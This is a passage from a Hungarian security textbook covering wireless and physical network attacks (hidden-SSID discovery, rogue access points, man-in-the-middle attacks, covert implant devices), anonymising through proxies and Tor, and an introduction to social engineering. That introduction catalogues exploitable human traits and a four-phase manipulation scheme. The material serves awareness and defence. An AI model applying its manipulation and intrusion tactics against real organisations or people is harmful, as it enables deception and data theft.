
A vezeték nélküli hálózatok védelmének érdekében többféle módszert vezettek be. Nemcsak a hálózat SSID-ját (Service Set ID) kell ismerni, mint felhasználói nevet, de szükséges a hozzáféréshez jelszó is, amely az ajánlott WPA2 használata esetén akár 64 karakter is megadható. Emellett korlátozhatóak a hozzáférő eszközök MAC címe alapján. Enterprise környezetben ez kiegészülhet tanúsítvány használatával vagy NAC (Network Access / Admission Control) megoldással.

7.1.2. Rejtett SSID felfedése

A vezeték nélküli hálózatok implementációja lehetőséget biztosít arra, hogy a hálózatok elérését ne csak a hozzáférés szabályozásával, de az SSID elrejtésével is nehezítse a felderítés lépéseit. Azonban a Wi-Fi hálózatokat elérő kliensek implementációja lehetővé teszi ezek felfedését.

Ha az elérhető hálózatok felfedése a vezeték nélküli hálózatok lehallgatásával nem megvalósítható, akkor a kliensek lehallgatásával[71] lehet elérni a vezeték nélküli hálózatok felfedését. A rejtett SSID-val rendelkező Wi-Fi hálózatokhoz történő automatikus csatlakozásra beállított kliens eszközök, amennyiben a vezeték nélküli hálózatokhoz történő csatlakozás engedélyezett számukra és a lehallgatás pillanatában nincs aktív kapcsolata, igyekeznek a számukra engedélyezett hálózatokhoz kapcsolódni.

Ezen kapcsolódási kísérletek esetén a rejtett hálózatokat a protokoll szerint rendszeresen megszólítják. Ezen aktív megszólítások a vezeték nélküli hálózatok türelmes lehallgatása esetén felfedhetőek, azaz a kliensek elárulják a kapcsolódásra használt hálózatok neveit, függetlenül attól, hogy a hálózatok SSID-je rejtett-e vagy sem.



8. ábra. Forrás: saját ábra

[71] https://www.linux.com/forums/small-talk/discover-hidden-wireless-ssid-network-using-kali-linux (utolsó letöltés: 2018. 09.20.)

Ezeket az információkat felhasználva a támadó Rogue AP felépítésével közbeékelődhet a vezeték nélküli forgalomnak (MITM – Man In The Middle), vagy rosszindulatú kódot helyezhet el a kliens mobiltelefonokon, tableteken, amelyen keresztül felhasználói nevekhez, jelszavakhoz férhet hozzá, információt tulajdoníthat el, vagy egyszerűen használhatatlanná teszi a vezeték nélküli hálózat elérését a kliens számára, ezzel gátolva a munka végzését.

7.2. Free wifi és net kávézók

Az ingyenesen használható WI-FI szolgáltatások magukban hordozzák a lehetőségét annak, hogy a szolgáltatást nyújtó a teljes forgalmat monitorozza, felveszi, elemzi annak érdekében, hogy ezen hálózati forgalmak alapján hajtson végre sikeres támadást.

Az ingyenes Wi-Fi szolgáltatások esetén könnyűszerrel lehet megszerezni nem megfelelően védett bejelentkezési adatokat, amellyel sikeres támadást lehet végrehajtani védett hálózatok ellen, bejutva, eltulajdonítva az információt.

Az internethez biztosított, de nem elégségesen védett hálózatokon egyszerűen kivitelezhető az úgynevezett beékelődéses támadás, azaz a „Man in the middle", röviden MITM. Ennek a támadásnak az a lényege, hogy a támadó a hálózati forgalomba ékelődik, az összes hálózati forgalmat elkapja, lehallgatja, a kliens felé a kiszolgálót, a kiszolgáló felé pedig a kliens forgalmát hamisítja meg. Ezzel érve el, hogy rajta keresztülfolyó forgalomhoz teljes hozzáférése legyen és az adatokhoz hozzáférése legyen.

Az ingyenes Wi-Fi szolgáltatások használata esetén ezért nagyon körültekintően kell eljárni, használatukat ha lehet, mellőzni kell. Amennyiben nem kerülhető ki a használatuk, úgy javasolt a védendő információk elérése érdekében VPN használata, illetve olyan titkosított szolgáltatások igénybevétele, amely kizárja a MITM támadás lehetőségét kettő vagy több faktoros authentikáció használatával, például a kliens gépen elhelyezett tanúsítvány mellett felhasználói név és egyszeri, „OTP" típusú jelszó használatával. Emellett minden esetben külön figyelmet kell fordítani a kiszolgálók megfelelő azonosítására, azaz a tanúsítványok ellenőrzésére.

Az internetkávézók további lehetőséget jelentenek a támadók részére. A bejelentkezésre használt kliens gépeken maradhatnak hátra adatok, amelyek visszaélésre adhatnak lehetőséget. Például weboldalakhoz tartozó felhasználói nevek és jelszavak, bejelentkezési azonosítók, letöltött adatok. Mivel a megosztott számítógépeken semmilyen kontrollt nem lehet gyakorolni a telepített szoftverekre vonatkozóan, ezért megvan a lehetőség arra is, hogy bármilyen körültekintő is az eljárás, például a cache-elt adatok vagy böngésző információk törlése, lehetőség van később, például háttérben futó billentyűzet rögzítő, úgynevezett „key logger" adatait kinyerni, amellyel később sikeres támadás vitelezhető ki.

Internetkávézók, megosztott gépek felhasználásával szenzitív információk hozzáférése, védendő hálózatokba bejelentkezés nem javasolt.

7.3. Eszközelhelyezés

Szenzitív információk megszerzése, a hálózatba történő betörés egyik elterjedt formája a fizikai biztonság megkerülésével egy fizikai hálózati pontra történő lehallgató eszköz csatlakoztatása. Ezzel a lépéssel már nemcsak a hálózat lehallgatása, de a sikeres támadás is kivitelezhetővé válik.

Lehallgató eszközök bejuttatása, csatlakoztatása és felderíthetetlenné tétele által a társaság hálózatának hatékony felderítését, jogosultságok megszerzését, információk lehallgatását, eltulajdonítását teszi lehetővé. Legegyszerűbb módja tárgyalókban, nem felügyelt végpontokon történő elhelyezés vagy nyílt, vendégek számára hozzáférhető folyosókon elhelyezett közös használatú eszközök és a hálózati csatlakozás közé ékelés.

Előnye az ilyen típusú eszköz elhelyezésének, hogy viszonylag rövid idő alatt nagy mennyiségű adat birtokába kerül a támadó. Hátránya, hogy komoly Social Engineering felkészültséget igényel. Azaz szükséges hozzá megismerni, feltérképezni a szervezet belső működését, emberekre bízott védelmi megoldások kijátszása szükséges.

Ahhoz, hogy egy lehallgató eszköz elhelyezéssel mind a fizikai biztonsági óvintézkedéseket, mind az alapvető hálózati védelmi mechanizmusokat megkerülje a támadó, komoly előkészületeket kell tennie és precízen kell végrehajtania a támadást. Nemcsak az eszközt kell bejuttatnia, de megfelelő hálózati kapcsolatok nélkül a megszerzett információt tartalmazó lehallgató eszközt ki is kell tudnia juttatni.

Gyakran erre a feladatra akkumulátorról működtethető Raspberry Pi[72] vagy hasonló eszközöket lehet alkalmazni, amelyek elég kompaktak ahhoz, hogy ne legyenek feltűnőek, viszont minden olyan képességgel rendelkezik, mint például a támadó kliens számítógépe. Képes futtatni a Kali[73] linuxot és megfelelő scriptekkel beállítható a működése és akár távolról is vezérelhető.

A Wi-Fi hálózat lehallgatása, illetve rouge AP telepítés nem igényel fizikai bejutást az épületbe, ezért a megfelelő hálózat-biztonsági kontrollok nélkül sokáig észrevétlen maradhat.

7.4. Csere eszközök és adattárolók, karbantartás

Ahogy az eszköz elhelyezés, úgy a társaság által használt hardver elemek eltulajdonítása is hordoz magában lehetőséget az adatszivárgásra, illegális hozzáférésre.

A kliens számítógépek eltulajdonítása mellett a csere eszközök, karbantartásra küldött speciális hardver elemek adattartalmának illetéktelen kezekbe történő kerülése is komoly kockázatot jelent a társaság adatainak bizalmasságára nézve. Az ilyen jellegű hozzáférések – ahogy a lehallgató eszköz telepítése – komoly előkészületet igényel.

Megfelelő fizikai biztonsági óvintézkedések mellett a munkatársak figyelmét tudatosító oktatásokkal hívják fel arra, hogy közös helységekben – amelyeket vendégek is látogathatnak – a nyomtatásra, a nyomtatóból származó papírlapokra kiemelt figyelmet kell fordítani. Ezzel szemben a védelem kijátszható, ugyanis a nyomtató meghibásodása esetén a karbantartást végző könnyűszerrel hozzáférhet a legutóbbi nyomtatások adataihoz, hiszen azokat a nyomtató – a típusától függően – merevlemezen tárolhatja. A sikeres információgyűjtéshez elegendő a merevlemezt megszerezni.

Ugyanígy lehet információhoz jutni a leselejtezett informatikai eszközök merevlemezeiről, ha azokat nem kezelik megfelelően, azaz a selejtezés során nem fordít a társaság kellő figyelmet arra, hogy a háttértárolókat külön semmisítse meg.

8. Információgyűjtés fedett környezetből

Az információgyűjtés – illetve a támadás kivitelezése – magáról az információt gyűjtőről vagy a támadóról nyomokat hagy maga után. Annak érdekében, hogy a támadás a lehető legkisebb információval szolgáljon a szervezet informatikai eszközeit védők részére, a támadást igyekeznek fedetten végrehajtani, azaz olyan nyomokat hagyni, amelyek nem teszik lehetővé a támadó forrásának visszakövetését vagy nagy mértékben megnehezítik azt.

Annak érdekében, hogy ezt kivitelezzék, proxykat vesznek igénybe, vagy tor hálózaton keresztül végzik a műveleteket.

[72] https://lifehacker.com/how-to-build-a-portable-hacking-station-with-a-raspberr-1739297918 (utolsó letöltés: 2018. 09. 20.)

[73] https://www.kali.org (utolsó letöltés: 2018. 09. 20.)

8.1. Proxy hálózatok használata

A proxy olyan eszköz, amely képes a rajta keresztül folyó tartalom manipulálására, ezáltal képes elrejteni bizonyos adatait a forrásnak. Ilyen adatok lehetnek az IP cím, a böngésző típusa, de a jogosultsági adatok is, amellyel egy hálózati erőforráshoz kapcsolódik.

A digitális lábnyomok elrejtésének jó módja, hogy a szervezet weboldalainak, szolgáltatásainak feltérképezését a támadó több proxy szerveren keresztül végzi. A társaság weboldalainak naplóiban a proxy IP címe kerül bejegyzésre. Ilyen tevékenységekre legtöbbször az úgynevezett „Open Proxy"-kat használják. Ezek olyan szolgáltatások, amelyek véletlenül vagy szándékosan úgy kerültek beállításra, hogy internet irányból, authentikáció nélkül is használhatóak legyenek.

8.2. TOR hálózatok

A TOR[74] (The Onion Router) rendszer lehetővé teszi az anonim jelenlétet (például böngészést) az interneten, valamint nem utolsósorban a cenzúrázott internetes tartalmak megjelenítését (mint például a tartalomszűrés megkerülését). A neve a működési elvéből adódik, mivel az több szinten keresztül („mint egy hagyma rétegei") újabb titkosításokkal látja el a kezdeményező (initiator) csomagjait.

Fejlesztését eredetileg az Amerikai Tengerészgyalogság kezdeményezte, majd az Electronic Frontier Foundation vette kézbe. Jelenleg a Tor Project irányításában zajlik a fejlesztés 2006 decembere óta non-profit tevékenység keretein belül.

Mint a többi jelenleg használt kis késleltetésű anonim hálózat, a Tor is elemezhető olyan megfigyelő által, aki a kommunikáció mindkét végpontját látja.

Az „Open Proxy" és a TOR hálózat is hordoz magában előnyt, mint például az anoním módon történő böngészés lehetősége, de mindkettő megoldásnak megvan a hátránya is, a rajtuk keresztül elérhető sávszélessége korlátozott. Ezért a megoldások nagy valószínűséggel nem alkalmasak szolgáltatás-megtagadás jellegű támadás kivitelezésére.

Mind a TOR hálózati végpontokat, mind az „Open Proxy" szolgáltatásokat rendszeresen vizsgálják. Az előre mutató fenyegetettség elleni védelemmel foglalkozó szervezetek ezen információkat szolgáltatásként vagy ingyenesen is elérhetővé teszik. Ilyen például a proxy4free[75] vagy „tor exit nodes".[76] Annak elkerülése érdekében, hogy fedett hálózatokból történjen információ gyűjtés vagy támadás, az „Open Proxy" vagy „Tor Exit Nodes" IP címek részére a társaság határvédelmét megvalósító védelmi eszközökön a szolglátatások elérésének korlátozása szükséges lehet.

[74] https://hu.wikipedia.org/wiki/Tor_(szoftver) (utolsó letöltés: 2018.09.20.)
[75] http://www.proxy4free.com/list/webproxy1.html (utolsó letöltés: 2018.09.20.)
[76] https://check.torproject.org/cgi-bin/TorBulkExitList.py?ip=1.1.1.1 (utolsó letöltés: 2018.09.20.)

9. Irodalomjegyzék

- ANSI/IEEE Std (2003), 802.11-1997 – IEEE Standard for Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications
- EC-Council (2010): Ethical Hacking and Countermeasures, ISBN-13: 978-1-4354-8360-6.
- Nancy Blachman – Jerry Peek (2012): Google Guide, URL: http://www.googleguide.com/advanced_operators_reference.html (utolsó letöltés: 2018.04.29.)
- Sean-Philip Oriyano (2010): CEH: Certified Ethical Hacker Version 8 Study Guide, ISBN: 978-1-118-64767-7.
- Tanenbaum, A. S. (2003): Számítógép-hálózatok, Panem.
- URL: attack.mitre.org (utolsó letöltés: 2018.04.29.)
- URL: https://en.wikipedia.org/wiki/Cracking_of_wireless_networks (utolsó letöltés: 2018.04.29.)
- URL: https://en.wikipedia.org/wiki/Internet_protocol_suite (utolsó letöltés: 2018.04.29.)
- URL: https://www.exploit-db.com/google-hacking-database/ (utolsó letöltés: 2018.04.29.)
- URL: https://www.linux.com/forums/small-talk/discover-hidden-wireless-ssid-network-using-kali-linux (utolsó letöltés: 2018.04.29.)

4. OROSZI ESZTER DIÁNA: SOCIAL ENGINEERING TECHNIKÁK

1. Bevezetés a Social Engineering világába, az emberi tényező szerepe a célzott támadások kivitelezése során

Jelen tananyagrésznek a célja a célzott támadások egy speciális módszerének bemutatása, melynek során a támadó az emberi tényező kihasználására építi fel a támadást. A következő fejezetekben bemutatásra kerül ez az úgynevezett Social Engineering technika, annak alapjai, hogy miért működnek ezek a célzott megkeresések, illetve, hogy milyen kapcsolatban állhat ez a módszer más jellegű, akár kibertámadással. Két nagyobb fejezetben megismerkedhet az Olvasó a legjellemzőbb Social Engineering módszerek alkalmazásával, és természetesen egy külön fejezetet kapott a védekezési lehetőségek tárháza az információbiztonsági felelősök, illetve információbiztonságban érintett munkatársak vonatkozásában.

Fontos megjegyezni, hogy bár a bemutatott technikák jelentős része nem újkeletű, még mindig alkalmazható, illetve a technológiai újdonságok tükrében, felhasználói szokások változásával összhangban még tovább is fejleszthető. Tekintettel arra, hogy a Social Engineering jellegű megkereséseket sok esetben nagyon nehéz egy támadás bekövetkezését követően azonosítani, ez nem jelenti azt, hogy nem léteznek, illetve nem alábecsülendő a módszer által megszerzett információk jelentősége sem – sokszor bár nem lehet velük konkrét kárt okozni, de más támadások kivitelezése Social Engineering alkalmazása nélkül körülményesebb lehet, vagy akár el is lehetetlenülhet.

A legújabb fenyegetettségi felmérésekben, bár általában a kártékony kódok és kifejezetten a ransomware-ek kerülnek az elsőszámú fenyegetések közé, egyre inkább előtérbe kerülnek a célzott és humán jellegű fenyegetések is, így a biztonságtudatossági fejlesztések egyre nagyobb szerepet kapnak minden téren.

Nézzük hát meg első lépésként, mi is a Social Engineering, és miért is alkalmazzák a támadók, illetve hogyan lehet védekezni ellene, mit tehetünk, ha munkavállalóink biztonságtudatosságát szeretnénk fejleszteni. A következőkben leírt ismeretek az Irodalomjegyzékben felsorolt szakirodalom, illetve Social Engineering auditok tapasztalatai alapján kerültek összeállításra.

1.1. Mi is a social engineering és miért használják a támadók?


A Social Engineering egy, az emberi tényező kihasználható tulajdonságaira építő támadási forma, tulajdonképpen olyan technikák gyűjteménye, mely az emberek befolyásolására, manipulálására alapozva teszi lehetővé bizalmas információk megszerzését, vagy éppen egy kártékony program terjedését és működését. Legmegfelelőbb definíciója az egyik legismertebb social engineer, Kevin D. Mitnick szerint a következő: *„A social engineering a befolyásolás és a rábeszélés eszközével megtéveszti az embereket, manipulálja, vagy meggyőzi őket, hogy a social engineer tényleg az, akinek mondja magát. Ennek eredményeként a social engineer – technológia használatával vagy anélkül – képes az embereket információszerzés érdekében kihasználni.”*[77]

[77] Mitnick, 2003.

Az ilyen jellegű támadások veszélye tulajdonképpen abban rejlik, hogy ha belegondolunk, az emberi tényező az, ami bármihez hozzáfér, és valljuk be, amit a legkisebb erőfeszítésbe kerül átejteni. A gyakorlati tapasztalatok azt mutatják, hogy mindig lesz olyan célszemély, aki nem tudja azonosítani, vagy megakadályozni a Social Engineering támadást, így a támadó előbb-utóbb mindenképpen talál egy megfelelő áldozatot. A mondás, miszerint minden lánc olyan erős, mint a leggyengébb láncszeme, sajnos igaz, és információbiztonság terén ez a leggyengébb láncszem maga az ember, a felhasználó.

Emellett meg kell jegyzeni, hogy napjaink támadásai a tömeges megkeresések irányából egyre inkább elmozdulni látszanak a célzott megkeresések irányába, mely sikeres megvalósításához elengedhetetlen a cél-szervezet, illetve cél-rendszer szükséges mértékben történő megismerése, az ezekről való előzetes információgyűjtés, melynek egyik eleme és segédeszköze maga az emberi erőforrás lehet. (Megjegyzendő, hogy a humán tényező a tömeges támadások eseténben is vonzó célpont, gondoljunk az adathalászatra, vagy kéretlen levelek tömkelegére.)

S hogy miért is a felhasználó, az ember a legkedvezőbb célpont egy támadó számára? Ahogyan az alábbi ábrán szemléltetem, az emberi tényező a legtöbb védendő értékhez közvetlenül hozzáférhet, ezáltal mint a biztonság leggyengébb láncszeme, vonzó célponttá válhat egy támadó szemében.[78]



9. ábra: Az emberi tényező kapcsolata a védendő értékekkel

A felhasználók azok, akik dolgoznak a hardver eszközökkel, esetleg elvesztik, vagy felelőtlenségüknek köszönhetően könnyedén el lehet tulajdonítani tőlük azokat, de ugyanúgy ők dolgoznak a különféle szoftverekkel, alkalmazásokkal, melynek működését szívesen megmutatják egy esetleges támadónak, vagy épp nemtörődöm módon „leokézzák" az el sem olvasott üzeneteket a felugró ablakokban. Szintén az emberi tényező fér hozzá megfelelő jogosultságai révén szenzitív adatokhoz, egész adatbázisokhoz, melyekben véletlenül, vagy akár befolyásolás hatására szándékosan is módosíthatnak rekordokat. Ezek mellett nem szabad elfelejteni azt sem, hogy a munkavállalók ismerik azokat a jelentéktelennek tűnő belső információkat (például szabadságolások, helyi szokások, helyettesítési rendek, folyamatok stb.), melyeket egy Social Engineeringgel kombinált visszaélés esetén remekül fel lehet használni egy támadás megtervezéséhez és kivitelezéséhez, hiszen helyismeretet szerezve mind az épületben, mind a virtuális térben könnyebben kiigazodunk potenciális támadóként. Nem szabad megfeledkezni arról sem, hogy a munkavállalók tartják a kapcsolatot mind egymással, mind

[78] Oroszi, 2011.

külső felekkel (ügyfelek, partnerek, beszállítók stb.), mely akár telefonos, akár elektronikus kapcsolattartás esetén könnyedén kihasználható egy social engineer által. És talán a legfontosabb: az emberi tényező rendelkezik rengeteg kihasználható tulajdonsággal, melyet a social engineer beállítottságú támadók ismernek és előszeretettel ki is használnak – nézzük meg ezeket a következő alpontban.

1.2. A kihasználható emberi tulajdonságok ismertetése

Általában az emberek számtalan olyan tulajdonsággal rendelkeznek, melyeket egy támadó könnyen ki tud használni, ezek közé a tulajdonságok közé tartozik a szakirodalom által is sokat taglalt segítőkészség, mely az egyik legalapvetőbb emberi tulajdonság, amit a social engineerek számtalan módon ki tudnak használni,[79] de hasonló kategóriát képez a kíváncsiság, hiszékenység, naivság, melyre különösen adathalász támadások és kártékony programok beküldése során lehet építeni. A támadások során építeni lehet továbbá a felhasználók figyelmetlenségére, hanyagságára, illetve bizonyos értelemben tudatlanságára is.

Ezeket a tulajdonságokat négy kategóriába lehet sorolni:

- **Személyes tulajdonságok**: Ezek azok a legalapvetőbb tulajdonságok, amelyek minden emberben megvannak valamilyen szinten, és általában nagyon nehéz őket „levetkőzni", nagyon nehéz, sokszor nem is lehet rajtuk változtatni. Előfordult a gyakorlati tapasztalat alapján, hogy valakinek például a segítőkészségét kihasználták, és ezt követően egy rövid ideig kerülte ezt a magatartást, azonban az idő múltával segítőkészsége ismét a régi lett, ahogyan az emlékek megkoptak.
- **Munkahelyi tulajdonságok**: Ebbe a kategóriába tartoznak azok a tulajdonságok, melyek az adott munkahelyhez, adott pozícióhoz köthetőek, tehát a személyes tulajdonságokkal szemben időnként változnak. Kiemelt példa, ha valaki új belépő a munkahelyen, vonzó célpont lehet egy támadó számára, hiszen valószínűleg az „újonc" nem ismer még minden kollégát, és könnyedén meg lehet téveszteni magunkat egy fontos vezetőnek kiadva (amennyiben a személy olyan alap tulajdonságokkal is rendelkezik, mind például bizonytalanság, teljesítménykényszer, meggondolatlanság, hiszékenység, a támadás még nagyobb valószínűséggel lesz sikeres). Ez azonban csak egy átmeneti állapot, amint az új kolléga beilleszkedett, ezen megkereséses sikeres kivitelezésének valószínűsége csökkent. Az ide tartozó tulajdonságoknak közös jellemzője, hogy a munkahely, pozíció, feladatkör, projektek változásával ezek is változnak.
- **Pillanatnyi tulajdonságok**: A pillanatnyi tulajdonságok olyan, rövid ideig fennálló tulajdonságok, melyek származhatnak a magánéletből, illetve a munkahelyi körülmények is okozhatják. Általában a kiváltó esemény megszűnésével ezek sem lesznek jelen, viszont amennyiben a támadó ezek meglétét azonosítani tudja, ki tud alakítani egy olyan szituációt és támadási forgatókönyvet, mely bekövetkezési valószínűsége magasabb. Ilyen lehet például, ha támadóként tudjuk, a kiszemelt kolléga fáradt, nem jár pontosan és részletesen a hozzá beérkező kéréseknek, vagy épp, ha tudjuk, egy adott feladat miatt stresszes, kapkodó magatartást tanúsít.
- **Stresszhelyzet során észlelhető tulajdonságok**: Ide olyan speciális pillanatnyi tulajdonságok tartoznak, melyek stresszhelyzetben, például egy támadás észlelése során lépnek fel. Külön kategóriaként tüntettem fel őket, mert ezek nem egy támadás előkészítését segítik, hanem jellemzően a támadás észlelést követő kivitelezését befolyásolják. Például a támadást észlelő személy azonosítja a gyanús eseményt, mondjuk, hogy az épületben szabadon járkáló személy nem visel kártyát és nincsen kísérője, de inkább nem szól sem neki, sem a biztonsági őröknek, mert „nem akar belekeveredni" az ügybe, fél, hogy mi történik, ha nincs igaza (konfliktuskerülés), vagy a gyanús linket megnyitó felhasználó furcsaságot tapasztal, de bízik benne, hogy más ezt nem veszi észre, nem lesz nyoma.

[79] Mitnick, 2003.

Az ezen kategóriákban tartozó egy-egy legjellemzőbb példát az alábbi táblázat tartalmazza a teljesség igénye nélkül.[80]

Személyes	Munkahelyi	Pillanatnyi	Stresszhelyzet
Segítőkész	Új munkatárs	Fáradtság	Konfliktuskerülés
Naív	Napi rutin	Sietség, kapkodás	Meggondolatlanság
Nyitott, barátságos	Probléma megoldás	Figyelmetlenség	Reflex
Kíváncsi, érdeklődő	Ismeretlenekkel való együttműködés	Túlterheltség	Leblokkolás
Befolyásolható	Elégedetlenség	Szabadság	Hárítás
Lusta	Lefizethetőség	Betegség	Kompromisszum
Hanyag, nemtörődöm	Megzsarolhatóság	Ünnepek	Együttműködés
Rajongó	Bosszú	Düh	Irányíthatóság

1. táblázat: Emberi tulajdonságok csoportosításának egy lehetősége


Az előző példákon túl Social Engineering auditok tapasztalatai alapján kiemelném még a kíváncsiság pozitív tulajdonságát, melyre rengeteg, például fényképet ígérő adathalász támadást vagy nyereményjátékkal kecsegtető kártékony kód beküldést lehet építeni, vagy a nyitottságot, esetleg közösségi oldalak iránti rajongást, mely a potenciális célszemélyek felkutatásában hasznos tulajdonság. Munkahelyi tulajdonságok közül kedvelt Social Engineering támadás célpontok lehetnek azok a személyek, akik napi rutin munkát végeznek (például ügyfélszolgálat, HelpDesk stb.), hiszen ők sok esetben a valótlan kéréseket nem tudják kiszűrni, illetve azok a személyek, akik gyakran állnak kapcsolatban ismeretlen személyekkel, vagy más telephelyen dolgozó, csak telefonos és e-mail-es kapcsolattartásból ismert kollégákkal. Szintén a munkahelyhez kapcsolódóan érdemes két pillanatnyi „tulajdonságot" kiemelni, azt a szituációt, amikor valaki szabadságon vagy betegállományban van. Ebben az esetben célszemély lehet az őt helyettesítő fél (hiszen előfordulhat, hogy a távollevő nem adott át minden információt, és nem minden kéréssel zaklatja a nyaraló, vagy beteg kollégát), vagy épp a távollevő munkatárs is, aki betegen vagy a tengerparton feltételezhetően gyorsan szeretne túllenni a hozzá beérkező kérések teljesítésén, továbbításán.

Mindezen emberi tulajdonságok ismerete azért kiemelten fontos, mert a támadásokat akkor lehet megfelelően felépíteni, illetve sikeresen végrehajtani, ha ezekkel az információkkal is rendelkezünk a célszemélyekről. A következőkben azt fogjuk megnézni, hogy hogyan épülnek fel általában a Social Engineering megkereséseket alkalmazó támadások.

[80] Leitold, Oroszi, 2014.

1.3. Social engineering támadások felépítése

A Social Engineering jellegű támadások általában csak akkor hajthatóak végre sikeresen, ha a támadó megfelelő célszemélyt választott, illetve megfelelően eltervezte az átverést. Ennek érdekében még a támadás előtt egy megfelelő forgatókönyvet kell készítenie. A szakirodalom szerint az emberi tényezőt kihasználó támadások legtöbb esetben egy négy lépésből álló forgatókönyv szerint zajlanak,[81] mely információgyűjtésből, a kapcsolat kiépítéséből, a kapcsolat kihasználásából és a tervezett támadás végrehajtásából áll. Ezek kapcsolatát az alábbi ábra szemlélteti.



10. ábra: Social Engineering támadások felépítése

Az információgyűjtés fázisban, ahogy az alábbiakban ismertetésre kerül, a célszemélyről, illetve a támadáshoz szükséges ismeretekről történik információgyűjtés, például egy telefonos támadáshoz a potenciális nevek, elérhetőségek, hivatkozási alapok begyűjtése. Ezt követően a támadó felveszi a kapcsolatot a célszeméllyel, és a kapcsolat kiépítésének fázisában csak ismerkedik vele, akár több alkalommal is keresi telefonon az előző példánál maradva, de csak jelentéktelen dolgokról cseveg vele, annak érdekében, hogy a sokadik hívásra már „ismerős” legyen. A kapcsolat kihasználása jelenti azt a telefonhívást, amikor a támadó megkérdezi az eredetileg megszerezni kívánt információt, legyen az egy rendszer elérhetősége, vagy akár egy jelszó. Ezt követően a megszerzett információk birtokában akár egy másik Social Engineering jellegű támadás, akár egy technológiai támadás is kivitelezhető lesz az eredeti szándék függvényében.

